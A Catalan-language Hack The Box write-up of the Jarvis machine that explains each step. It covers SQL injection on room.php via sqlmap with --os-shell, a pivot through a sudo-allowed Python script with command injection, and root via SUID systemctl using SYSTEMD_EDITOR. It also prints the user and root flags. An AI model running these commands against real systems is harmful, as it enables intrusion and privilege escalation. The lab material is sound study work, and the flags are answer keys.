




HACK THE BOX · LINUX

Jarvis

Writeup tècnic complet ·
explotació reproduïble

Màquina Jarvis resolta

HTB Jarvis · 2026-04-20

Autor	Ramon Santos Sabarich / r4ms4nt
Tipus	Informe tècnic complet i arxivables
Objectiu	Documentar enumeració, SQLi, foothold web, salt a pepper i root amb traçabilitat clara i reutilitzable
Data de resolució	2026-04-20



Informe tècnic normalitzat per a arxivament, consulta i traçabilitat.

Índex


Document final consolidat a partir del Markdown didàctic en català. Es conserva el contingut tècnic, els blocs d'ordres i la traçabilitat del cas amb una maquetació neta per a lectura, arxiu i consulta.

Jarvis — Writeup tècnic didàctic

Introducció

1. Preparació i arrencada del laboratori
2. Identificació de la superfície dominant
3. Localització del paràmetre decisiu
4. Confirmació de la SQL injection
5. Filtratge, soroll i segona execució amb delay
6. De SQLi a execució d'ordres
7. Consolidació del primer accés com a www-data
8. Enumeració local com a www-data
9. El pivot decisiu: www-data → pepper
10. Obtenció de user
11. Enumeració local com a pepper
12. Escalada final a root
13. Resum tècnic final
14. Lliçons reutilitzables
15. Correccions aplicades sobre el material original

Annex - Notes originals conservades



Jarvis — Writeup tècnic didàctic

Introducció

Jarvis és una màquina Linux de Hack The Box la resolució de la qual gira al voltant d'una cadena força clàssica en aparença, però molt instructiva en el seu desenvolupament real: una aplicació web vulnerable a SQL injection, obtenció d'execució remota mitjançant `sqlmap`, consolidació d'un primer accés com a `www-data`, salt lateral cap a `pepper` a través d'una utilitat administrativa mal protegida i escalada final a `root` mitjançant un binari `systemctl` amb SUID.

L'interès didàctic d'aquesta màquina no és només l'existència de la SQLi, sinó com es valida cada fase sense donar res per suposat. Al llarg del cas es veu amb claredat la diferència entre:

- detectar una superfície prometedora i confirmar una via explotable;
- obtenir execució d'ordres i consolidar una shell utilitzable;
- veure un script sospitos i demostrar que realment permet un pivot;
- enumerar binaris SUID i distingir la troballa irrellevant del vector final d'escalada.

L'objectiu d'aquest document és reconstruir fidelment la resolució real del cas a partir dels apunts originals, ordenant-los en una narrativa tècnica clara, explicant per què tenia sentit cada decisió i conservant al final les notes de treball com a annex de traçabilitat.

1. Preparació i arrencada del laboratori

La resolució va començar amb el flux habitual de preparació de l'entorn mitjançant l'eina `Inici-HTB`, que té com a propòsit deixar el cas llest per treballar-hi ràpidament i obtenir una primera fotografia tècnica de l'objectiu.

Què es va fer i per què tenia sentit

Abans de qualsevol enumeració profunda convé validar quatre coses:

- que l'objectiu respon;
- que la VPN està operativa;
- que existeix un directori de treball ordenat;
- que la primera observació de ports i serveis ja permet escollir una branca principal.

L'eina automatitza precisament aquesta arrencada: fixa el target, prepara l'entorn, verifica la connectivitat, llança un primer escaneig complet de ports TCP, extreu els ports oberts i executa un escaneig de serveis sobre aquests ports.

Evidència obtinguda

L'objectiu `10.129.229.137` va respondre correctament a ICMP, amb `ttl=63`, cosa que encaixava amb un sistema Linux. L'escaneig complet de ports va revelar tres ports oberts:

- `22/tcp`
- `80/tcp`
- `64999/tcp`

Posteriorment, l'escaneig de serveis va identificar:

- `22/tcp` → `OpenSSH 7.4p1 Debian 10+deb9u6`
- `80/tcp` → `Apache httpd 2.4.25 (Debian)` amb el títol `Stark Hotel`
- `64999/tcp` → `Apache httpd 2.4.25 (Debian)` sense títol clar

Lectura tècnica del resultat

Aquest primer bloc ja permetia una conclusió important: la superfície dominant no era SSH, sinó la web. El port 22 quedava anotat com a via secundària per a fases posteriors, però per si sol no oferia cap camí immediat. En canvi, trobar **dues superfícies HTTP** al mateix host feia raonable centrar la investigació inicial en la branca web.

També mereixia ser anotat un detall menor però útil: a `80/tcp` apareixia una cookie `PHPSESSID` sense flag `HttpOnly`. Aquesta dada no obria per si sola una via d'explotació, però sí que suggeria una aplicació dinàmica amb backend PHP i gestió de sessió.

2. Identificació de la superfície dominant

Resolució local del host

Per treballar amb comoditat i preservar el comportament esperat de l'aplicació es va afegir l'entrada corresponent a `/etc/hosts`:

```
echo '10.129.229.137 jarvis.htb' | sudo tee -a /etc/hosts
```

Aquesta decisió és important perquè moltes aplicacions web depenen del `Host` correcte per a redireccions, recursos o vhosts interns. Treballar per IP de vegades funciona, però fer-ho per nom sol donar una observació més fidel de l'entorn real.

Primera observació del lloc

En accedir a `http://jarvis.htb`, l'aplicació mostrava una web corporativa de l'hotel **Stark Hotel**. En aquesta primera revisió van aparèixer diversos elements rellevants:

- el lloc carregava correctament sota `jarvis.htb`;
- el branding visible era `STARK HOTEL`;
- a la capçalera figurava la referència a `supersecurehotel.htb`;
- apareixien enllaços com `Sign in` i `Utilities`.

Per què aquest pas era important

En una web aparentment estàtica o comercial cal fixar-se en qualsevol detall que apunti a una superfície secundària:

- noms de domini alternatius;
- vhosts suggerits a l'HTML;
- rutes internes;
- seccions amb funcionalitat real.

La referència a `supersecurehotel.htb` no donava accés immediat, però era prou cridanera per quedar anotada com a pista d'infraestructura o vhost relacionat.

Conclusió de fase

En aquest punt, la decisió de mantenir la branca web com a principal estava ben fonamentada:

- l'objectiu oferia dues superfícies HTTP;
- la web mostrava una aplicació real, no una pàgina per defecte;
- hi havia senyals de funcionalitat addicional més enllà de l'aparador corporatiu.

3. Localització del paràmetre decisiu

Detecció de la funcionalitat de reserva

En navegar per la secció `Rooms` i prémer `Book now`, l'aplicació va acabar utilitzant aquesta ruta:

`http://jarvis.htb/room.php?cod=1`

Per què aquesta troballa canvia la investigació

Una URL com `room.php?cod=1` deixa de ser una landing estàtica i passa a representar una funcionalitat backend real. Aquí ja no es tracta només de veure contingut, sinó d'una aplicació que processa un paràmetre i probablement l'utilitza per consultar o construir dades d'una habitació concreta.

El nom del paràmetre, `cod`, no prova res per si sol, però sí que indica que el backend pren una entrada controlable per l'usuari. Això justifica avaluar si:

- el paràmetre accepta variacions simples;
- canvia el contingut retornat;
- respon de manera diferent davant entrades no estàndard;
- pot estar arribant sense prou validació a la capa SQL.

Què s'esperava obtenir

L'expectativa en aquesta fase encara no era una shell, sinó una resposta a la pregunta correcta:

> ¿`cod` es solo un selector inocuo de contenido o una entrada que influye de forma insegura en backend?

Aquest canvi de mentalitat és important: abans de parlar d'explotació, primer calia decidir si aquest paràmetre era realment la superfície clau del cas.

4. Confirmació de la SQL injection

Primera validació amb sqlmap

Amb el paràmetre ja identificat com a superfície prometedora, es va llançar una validació amb `sqlmap` sobre:

```
sqlmap-dev -u 'http://jarvis.htb/room.php?cod=2'
```

Què fa exactament aquesta prova

`sqlmap` automatitza la comprovació de múltiples famílies de SQLi:

- boolean-based;
- time-based;
- error-based;
- UNION;
- stacked queries, quan el backend ho permet.

La finalitat aquí no era delegar sense més l'explotació en l'eina, sinó utilitzar-la com a validador sistemàtic d'una hipòtesi raonable: que `cod` arribava a una consulta SQL de manera insegura.

Què va retornar l'eina

El resultat va confirmar diverses tècniques vàlides sobre el paràmetre `cod`:

- **boolean-based blind**
- **time-based blind**
- **UNION query**

A més, `sqlmap` va identificar:

- **7 columnes** a la consulta vulnerable;
- backend **MySQL / MariaDB**;
- stack **Linux Debian 9 (stretch) + Apache 2.4.25 + PHP**.

Interpretació

Aquí es produeix el veritable punt d'inflexió del cas. Ja no hi havia una sospita sobre `cod`, sinó una **SQLi confirmada i explotable**. La variant més interessant era la injecció per **UNION**, perquè

permet obtenir resultats estructurats amb menys fricció que les tècniques cegues.

Això també tancava la fase d'identificació de superfície dominant: la via principal passava a ser, sense discussió, l'explotació web a través de la SQLi.

Lliçó reutilitzable

Quan un paràmetre queda validat amb diverses tècniques, no convé tractar-les totes igual. La detecció d'una ****UNION-based SQLi**** sol convertir aquesta tècnica en la més útil per a enumeració ràpida, mentre que les tècniques cegues queden com a suport o validació addicional.

5. Filtratge, soroll i segona execució amb delay

Durant l'enumeració es va observar una suspensió aproximada de 90 segons associada al volum de peticions. Això suggeria que l'aplicació o la seva capa de defensa no acceptava sense més un ritme elevat de proves.

Per aquesta raó es va repetir l'atac amb un `delay` de 5 segons:

```
sqlmap -u "http://jarvis.htb/room.php?cod=1" --delay=5 --os-shell
```

Per què aquest ajust tenia sentit

Quan apareix un patró de suspensió temporal, la pregunta correcta no és "ha mort la via?", sinó "convé reduir el soroll per validar la fase següent?". Afegir retard entre peticions pot ajudar a:

- evitar bloquejos temporals;
- reduir la probabilitat d'activar mecanismes de defensa;
- mantenir l'explotació estable el temps suficient per avançar.

Nota pràctica sobre la shell local

En aquesta fase també va aparèixer un detall útil d'entorn: en llançar la URL sense cometes des de `zsh`, el caràcter `?` va provocar un error de globbing:

```
zsh: no matches found: http://jarvis.htb/room.php?cod=2
```

Això no era una fallada de la màquina ni de `sqlmap`, sinó de la shell de l'atacant. La solució correcta era posar la URL entre cometes. És un detall petit, però molt didàctic: no tot error durant una explotació ve de l'objectiu.

6. De SQLi a execució d'ordres

Pujada del stager i la backdoor

L'execució amb `--os-shell` va avançar des de la detecció de la SQLi fins a l'intent d'obtenir accés interactiu. `sqlmap` no va poder escriure primer a `/var/www/`, però sí que va aconseguir pujar els fitxers necessaris a `/var/www/html/`:

- `tmpuyqpm.php` → stager
- `tmpbtbfv.php` → backdoor

Què significa això

En aquest punt encara no existeix una shell interactiva estable, però sí una **via real** d'execució d'ordres a través d'una backdoor web. Aquesta diferència és important:

- execució d'ordres ≠ shell interactiva consolidada;
- la primera s'ha de validar abans d'assumir la segona.

Per què el pas següent no era trivial

Un cop `sqlmap` deixa un `os-shell>`, la temptació natural és tractar-lo com una shell ja funcional. Tanmateix, l'experiència real va mostrar que no sempre era així: calia comprovar si l'execució d'ordres retornava sortida útil i si el canal era estable.

La fase següent, per tant, va consistir a transformar aquesta execució d'ordres en un callback que retornés una shell realment utilitzable.

7. Consolidació del primer accés com a www-data

Callback rebut

Després d'estabilitzar l'accés, el listener de l'atacant va rebre connexió des de la màquina objectiu. La comprovació amb `whoami` va retornar:

```
www-data
```

Amb això quedava validat que l'accés inicial funcional al sistema es produïa en el context del servidor web.

Millora de la shell

A continuació es va millorar la usabilitat de la sessió mitjançant una PTY sobre Bash, quedant un prompt com:

```
www-data@jarvis:/var/www/html$
```

Lectura del resultat

Aquí sí que es pot parlar ja de **foothold real**:

- hi ha execució útil;

- hi ha prompt interactiu;
- el context és clar;
- la fase web ha complert la seva funció.

A partir d'aquest moment el cas deixa de ser una investigació web per convertir-se en una ****enumeració local orientada a pivot i escalada****.

8. Enumeració local com a www-data

Estructura interessant a /var/www

Des de `/var/www/html` es van identificar components rellevants com:

- `phpmyadmin`
- `room.php`
- `roomobj.php`
- `connection.php`
- `getFileajax.php`

Però la troballa realment important va aparèixer en pujar a `/var/www`:

- `Admin-Utilities`
- `html`

Dins de `/var/www/Admin-Utilities` hi havia un fitxer especialment interessant:

`simpler.py`

Què mostrava el script

La revisió de `simpler.py` va revelar una utilitat Python amb diverses funcions, entre elles una opció `-p` que:

- demana una suposada IP a l'usuari;
- aplica una blacklist curta;
- executa:

```
os.system('ping ' + command)
```

Per què aquest script mereixia tanta atenció

El problema del script no era simplement que cridés `ping`, sinó ****com**** construïa la crida. L'entrada controlada per l'usuari es concatenava directament en un `os.system()` amb una validació insuficient. Aquest patró és una superfície clàssica de command injection.

Tanmateix, perquè aquesta troballa fos més que una curiositat, faltava una peça decisiva: demostrar en quin context es podia executar el script.

9. El pivot decisiu: `www-data` → `pepper`

Què va mostrar `sudo -l`

L'enumeració local va acabar revelant que `www-data` podia executar exactament aquest script mitjançant `sudo` com a `pepper` sense necessitat de contrasenya:

```
(pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Què canvia amb aquesta informació

Aquesta dada transforma completament el valor de la troballa anterior. `simpler.py` ja no és només un script mal escrit en disc; és una utilitat:

- autoritzada a `sudoers`;
- executable com un altre usuari;
- amb entrada controlada per l'atacant;
- i amb una crida insegura a `os.system()`.

La cadena lògica queda així:

- `www-data` pot invocar `simpler.py` com a `pepper`;
- l'opció `-p` pren entrada de l'usuari;
- aquesta entrada acaba dins d'una ordre de sistema;
- l'ordre s'executa en el context de `pepper`.

Validació del salt

L'explotació d'aquesta cadena va permetre materialitzar un nou callback el `whoami` del qual va retornar:

```
pepper
```

Amb això quedava confirmat el salt lateral des de `www-data` fins a `pepper`.

Correcció important respecte dels apunts originals

Als apunts bruts apareix una formulació imprecisa segons la qual `simpler.py` "s'executa amb privilegis de root" o conté una funció `execute_command`. Cap d'aquestes dues formulacions és correcta.

El que les evidències del propi cas permeten afirmar és això:

- `simpler.py` es pot executar com a `pepper`, no com a root;
- la funció rellevant és `exec_ping()`, no `execute_command`;
- la feblesa és en la concatenació insegura dins de `os.system()`.

10. Obtenció de user

Un cop consolidat l'accés com a `pepper`, es va revisar el sistema i finalment es va localitzar la primera flag a:

```
/home/pepper/user.txt
```

Flag obtinguda:

```
be1d69589df9e47eb0dd1e4302de99b2
```

Valor didàctic d'aquesta fase

Aquest tram ensenya una cosa important: moltes vegades l'obtenció de `user.txt` no coincideix amb el final de l'explotació, sinó amb la confirmació que el pivot intermedi ja és correcte. A Jarvis, el veritable valor d'arribar a `pepper` no era només llegir la primera flag, sinó desbloquejar una enumeració local diferent de la disponible com a `www-data`.

11. Enumeració local com a pepper

Cerca de binaris SUID

Amb el context de `pepper` es van revisar binaris SUID, obtenint una llista en què destacava especialment:

```
/bin/systemctl
```

amb permisos:

```
-rwsr-x--- 1 root pepper ...
```

Per què aquesta troballa era rellevant

En una llista de binaris SUID no tot té el mateix interès. Molts són binaris esperables del sistema (`su`, `passwd`, `mount`, etc.) que no sempre obren una via pràctica d'escalada. En canvi, trobar `systemctl` amb aquest perfil de permisos i grup associat a `pepper` convertia aquest binari en el candidat principal per al tram final.

La decisió correcta aquí no era provar-ho tot indiscriminadament, sinó centrar l'atenció en el binari que millor encaixava amb:

- el context actual d'usuari;
- la propietat observada;
- el patró conegut d'abús de `systemctl` en presència de SUID o execucions privilegiades.

12. Escalada final a root

Preparació de l'entorn d'explotació

Des de `/tmp` es va preparar un fitxer temporal utilitzable com a editor controlat:

```
TF=$(mktemp)
echo /bin/sh > $TF
chmod +x $TF
```

A continuació es va establir la variable `SYSTEMD\_EDITOR` apuntant a aquest fitxer i es va llançar:

```
SYSTEMD_EDITOR=$TF systemctl edit system.slice
```

Què fa exactament aquesta cadena

La lògica de l'escalada consisteix a aprofitar el comportament de `systemctl` quan invoca l'editor configurat. Si el binari s'executa en un context efectiu privilegiat i es controla l'editor, aquest editor pot obrir una shell amb els privilegis heretats del procés.

Validació del resultat

La sessió va retornar:

```
uid=1000(pepper) gid=1000(pepper) euid=0(root)
whoami -> root
```

Això confirmava que ja no es tractava d'un simple accés com a `pepper`, sinó d'una execució efectiva com a `root`.

Recuperació de la flag final

Un cop dins de `/root`, es van llistar els continguts del directori i es va llegir:

```
/root/root.txt
```

Flag obtinguda:

```
c59b342c97228325abc34bc0bc5e79a9
```

13. Resum tècnic final

La resolució de Jarvis es pot resumir en la cadena següent:

- reconeixement inicial i decisió de prioritzar la branca web;
- localització del paràmetre `cod` a `room.php`;
- confirmació de SQL injection amb diverses tècniques vàlides, incloent UNION;
- ús de `sqlmap` per passar de SQLi a execució d'ordres mitjançant web backdoor;
- consolidació d'una shell com a `www-data`;
- descobriment de `simpler.py` i del permís `sudo` per executar-lo com a `pepper`;

- materialització del salt lateral a `pepper`;
- obtenció de `user.txt`;
- enumeració de binaris SUID i detecció de `/bin/systemctl` com a candidat clau;
- escalada final a `root` mitjançant `SYSTEMD\_EDITOR` i lectura de `root.txt`.

14. Lliçons reutilitzables

1. Un paràmetre web aparentment simple pot ser tota la màquina

`room.php?cod=1` semblava una funcionalitat modesta de reserva, però contenia la via d'entrada completa del cas. El patró és reutilitzable: quan una aplicació exposa paràmetres backend reals, cal tractar-los com a superfície crítica fins que es demostrï el contrari.

2. SQLi confirmada no significa shell immediata

A Jarvis, la SQLi va ser el punt d'entrada, però el treball real va venir després: reduir el soroll, validar estabilitat, acceptar la diferència entre command execution i shell consolidada i transformar la via inicial en un foothold utilitzable.

3. Un script insegur només es torna crític quan se'n demostra el context

`simpler.py` era clarament feble, però la veritable troballa no va ser el codi per si sol, sinó la seva combinació amb `sudoers`. La lliçó és clara: no n'hi ha prou amb trobar una peça insegura; cal demostrar ****qui pot executar-la i com qui s'executa****.

4. Enumerar SUID amb criteri estalvia temps

L'enumeració de binaris SUID sol retornar molts resultats. La part útil és saber filtrar. En aquest cas, `systemctl` destacava per context, propietat i viabilitat, mentre que altres binaris eren molt menys prometedors.

5. El writeup ha de distingir observació d'interpretació

Jarvis ensenya bé la importància de no confondre el que es veu amb el que es dedueix. Per exemple:

- veure una web corporativa no significa que la màquina sigui "només web estàtica";
- veure una backdoor no significa tenir shell consolidada;
- veure un script vulnerable no significa que ja escali a root;
- veure `euid=0` sí que canvia de veritat l'estat del cas.

15. Correccions aplicades sobre el material original

Durant la consolidació del document s'han corregit dues imprecisions tècniques presents als apunts originals:

- l'afirmació que `simpler.py` s'executava amb privilegis de root;
- la menció a una funció `execute_command` inexistent en el script revisat.

La reconstrucció didàctica del cos principal corregeix tots dos punts d'acord amb l'evidència conservada en el propi cas. L'annex final manté les notes originals com a traçabilitat del treball real.



Annex - Notes originals conservades

Es conserven a continuació les notes originals del cas com a bloc de traçabilitat. Es mantenen per a consulta i contrast amb el document consolidat.

Inici de l'exploració de la màquina Jarvis de Hack The Box

Executem la nostra eina Inici-HTB, que fa el següent:

1. Fixa l'objectiu a Polybar amb settarget.
2. Connecta la VPN de HTB utilitzant OpenVPN.
3. Crea o prepara l'entorn de treball de la màquina.
4. Crea l'estructura mínima de carpetes.
5. Llança una comprovació inicial de connectivitat amb ping.
6. Intenta identificar ràpidament el sistema amb whichSystem.py.
7. Executa un escaneig complet de ports TCP amb nmap.
8. Extreu automàticament els ports oberts.
9. Llança un escaneig de serveis sobre aquests ports.
10. Genera un resum inicial en Markdown i un pas següent suggerit.

Dades obtingudes:

```
> Inici-HTB JARVIS 10.129.229.137
[*] Fijando objetivo en Polybar con settarget
[*] Preparando directorio base
[*] Comprobando conectividad inicial
PING 10.129.229.137 (10.129.229.137) 56(84) bytes of data.
64 bytes from 10.129.229.137: icmp_seq=1 ttl=63 time=47.7 ms

--- 10.129.229.137 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 47.692/47.692/47.692/0.000 ms
[*] Intentando identificación rápida con whichSystem.py

10.129.229.137 (ttl -> 63): Linux

[*] Lanzando escaneo completo de puertos
[sudo] contraseña para r4mon:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 18:15 CEST
Initiating SYN Stealth Scan at 18:15
Scanning 10.129.229.137 [65535 ports]
Discovered open port 80/tcp on 10.129.229.137
Discovered open port 22/tcp on 10.129.229.137
Discovered open port 64999/tcp on 10.129.229.137
Completed SYN Stealth Scan at 18:16, 12.31s elapsed (65535 total ports)
Nmap scan report for 10.129.229.137
Host is up, received user-set (0.047s latency).
Scanned at 2026-04-19 18:15:49 CEST for 12s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63
64999/tcp open  unknown syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
Raw packets sent: 66128 (2.910MB) | Rcvd: 65567 (2.623MB)
[*] Extrayendo puertos abiertos
[*] Puertos abiertos detectados: 22,80,64999
[*] Lanzando escaneo de servicios
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-19 18:16 CEST
Nmap scan report for 10.129.229.137
Host is up (0.048s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Stark Hotel
64999/tcp open  http     Apache httpd 2.4.25 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
```



```
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.78 seconds
[*] Resumen inicial generado en: /home/r4mon/pentest/targets/HTB/easy/JARVIS/notes/00_resumen_inicial.md
[*] Siguiente paso generado en: /home/r4mon/pentest/targets/HTB/easy/JARVIS/notes/01_siguiente_paso.txt
[*] Flujo inicial completado
```

Conclusions de l'exploració inicial

La màquina `10.129.229.137` respon correctament a ICMP, de manera que des de l'inici queda validat que l'objectiu és actiu i accessible des de l'entorn de treball. La comprovació ràpida del sistema, recolzada en el `ttl=63` i en la identificació preliminar realitzada per l'eina, apunta que som davant d'un sistema Linux.

L'escaneig complet de ports TCP ha detectat únicament tres ports oberts: `22/tcp`, `80/tcp` i `64999/tcp`. Aquesta dada ja permet extreure una primera conclusió important: no som davant d'una màquina amb una superfície excessivament àmplia, sinó davant d'un objectiu relativament contingut, cosa que obliga a parar més atenció a la qualitat de cada troballa que a la quantitat de serveis exposats.

Al port `22/tcp` s'identifica `OpenSSH 7.4p1 Debian 10+deb9u6`. De moment això confirma l'existència d'una possible via d'accés remot estable per a fases posteriors, però encara no constitueix una línia principal de treball, ja que ara com ara no es disposa de credencials, claus ni cap altra evidència que permeti convertir SSH en una via immediata d'entrada.

Al port `80/tcp` s'identifica `Apache httpd 2.4.25 (Debian)`. A més, el títol de la pàgina és `Stark Hotel`, cosa que suggereix que no es tracta d'una simple pàgina per defecte del servidor, sinó d'una aplicació o lloc preparat específicament per al laboratori. També apareix una cookie `PHPSESSID`, i l'escaneig reflecteix que no té marcat el flag `HttpOnly`. Això no suposa per si sol una via d'explotació, però sí que indica que existeix gestió de sessió i probablement una aplicació amb lògica PHP al darrere.

El port `64999/tcp` també respon com a servei HTTP i exposa igualment `Apache httpd 2.4.25 (Debian)`, tot i que en aquest cas no presenta un títol clar. Aquest punt resulta especialment interessant, ja que no es tracta d'un port web habitual i, tanmateix, ofereix una segona superfície HTTP al mateix host. De moment no hi ha base per dir quina funció compleix, però sí per considerar-lo una troballa rellevant que s'ha de comparar amb la web principal.

A nivell de lectura general, la superfície dominant en aquesta fase és clarament la web. No només existeix un lloc a `80/tcp`, sinó una segona superfície HTTP a `64999/tcp`, i això fa que l'anàlisi inicial s'hagi d'orientar primer a entendre com es relacionen tots dos serveis, quin paper té cadascun i quin dels dos pot aportar una via més útil.

Com a conclusió operativa d'aquesta primera fase, la línia principal de treball s'ha de centrar en l'enumeració web. SSH queda anotat com a via secundària pendent que apareguin credencials o reutilització d'accés més endavant. La troballa més important no és únicament la presència d'Apache al port 80, sinó la combinació d'una web pública identificable (`Stark Hotel`) amb una segona superfície HTTP en un port alt (`64999`) que, per la seva naturalesa, pot amagar funcionalitat addicional, administrativa, de desenvolupament o auxiliar.

En resum, l'exploració inicial deixa una base força clara: l'objectiu és actiu, tot encaixa amb un entorn Linux, la superfície exposada és reduïda i la branca amb més sentit en aquest moment és la web. La fase següent haurà de centrar-se a caracteritzar amb detall totes dues superfícies HTTP abans d'intentar qualsevol canvi de branca o extreure conclusions més agressives.

Afegim la IP al nostre fitxer hosts per facilitar l'accés a través d'un nom de domini:

```
> echo '10.129.229.137 jarvis.htb' | sudo tee -a /etc/hosts
10.129.229.137 jarvis.htb
```

Entrem a la web <http://jarvis.htb> i veiem que és un lloc d'un hotel anomenat Stark Hotel.

Dades obtingudes:

- la web carrega correctament per jarvis.htb
- el lloc es presenta com STARK HOTEL
- a la barra superior apareix la referència a supersecurehotel.htb
- hi ha opció de Sign in
- hi ha una secció anomenada Utilities
- el lloc sembla una web corporativa o comercial, no una pàgina per defecte

Compte amb aquest `supersecurehotel.htb`: fa olor de dada útil i mereix quedar anotat per a futures fases. De moment no respon, però és una dada que no es pot obviar.

Important: entrant a "Rooms" i fent "Book now" apareix això a la URL:

<http://jarvis.htb/room.php?cod=1>

Aquesta és una dada important, perquè indica que l'aplicació té una funcionalitat de reserva d'habitacions basada en un paràmetre `cod` que probablement correspon al codi de l'habitació. Això suggereix que l'aplicació té una lògica de backend que processa aquest paràmetre, cosa que obre la porta a possibles atacs d'injecció o manipulació de paràmetres. A més, el fet que el paràmetre s'anomeni `cod` i no una cosa més genèrica com `id` o `room` pot ser un indicatiu que l'aplicació té una lògica específica per gestionar aquest codi, cosa que podria facilitar la identificació de vulnerabilitats.


```
### Provem de manipular el paràmetre `cod` per veure si l'aplicació respon d'alguna manera diferent. Per exemple, podem intentar amb `cod=2`, `cod=3`, etc., per veure si hi ha més habitacions disponibles o si l'aplicació mostra algun missatge d'error útil per identificar vulnerabilitats.
```

```
Executem: sqlmap -u http://jarvis.htb/room.php?cod=2 --os-shell
```

```
> sqlmap-dev -u 'http://jarvis.htb/room.php?cod=2'
```

[illegible]

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 19:39:30 /2026-04-19/
```

```
[19:39:30] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=qbp72816s5n...g2926nb8p0'). Do
you want to use those [Y/n] y
[19:39:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:39:32] [INFO] testing if the target URL content is stable
[19:39:32] [INFO] target URL content is stable
[19:39:32] [INFO] testing if GET parameter 'cod' is dynamic
[19:39:32] [WARNING] GET parameter 'cod' does not appear to be dynamic
[19:39:33] [WARNING] heuristic (basic) test shows that GET parameter 'cod' might not be injectable
[19:39:33] [INFO] testing for SQL injection on GET parameter 'cod'
[19:39:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[19:39:33] [INFO] GET parameter 'cod' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="Suite room is perfect")
[19:39:34] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk
(1) values? [Y/n] y
[19:39:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(EXTRACTVALUE)''
[19:39:38] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(EXTRACTVALUE)''
[19:39:38] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(GTID_SUBSET)''
[19:39:38] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)''
[19:39:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT
UNSIGNED)''
[19:39:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)''
[19:39:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)''
[19:39:39] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)''
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(JSON_KEYS)''
[19:39:39] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)''
[19:39:39] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)''
[19:39:39] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)''
[19:39:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(UPDATEXML)''
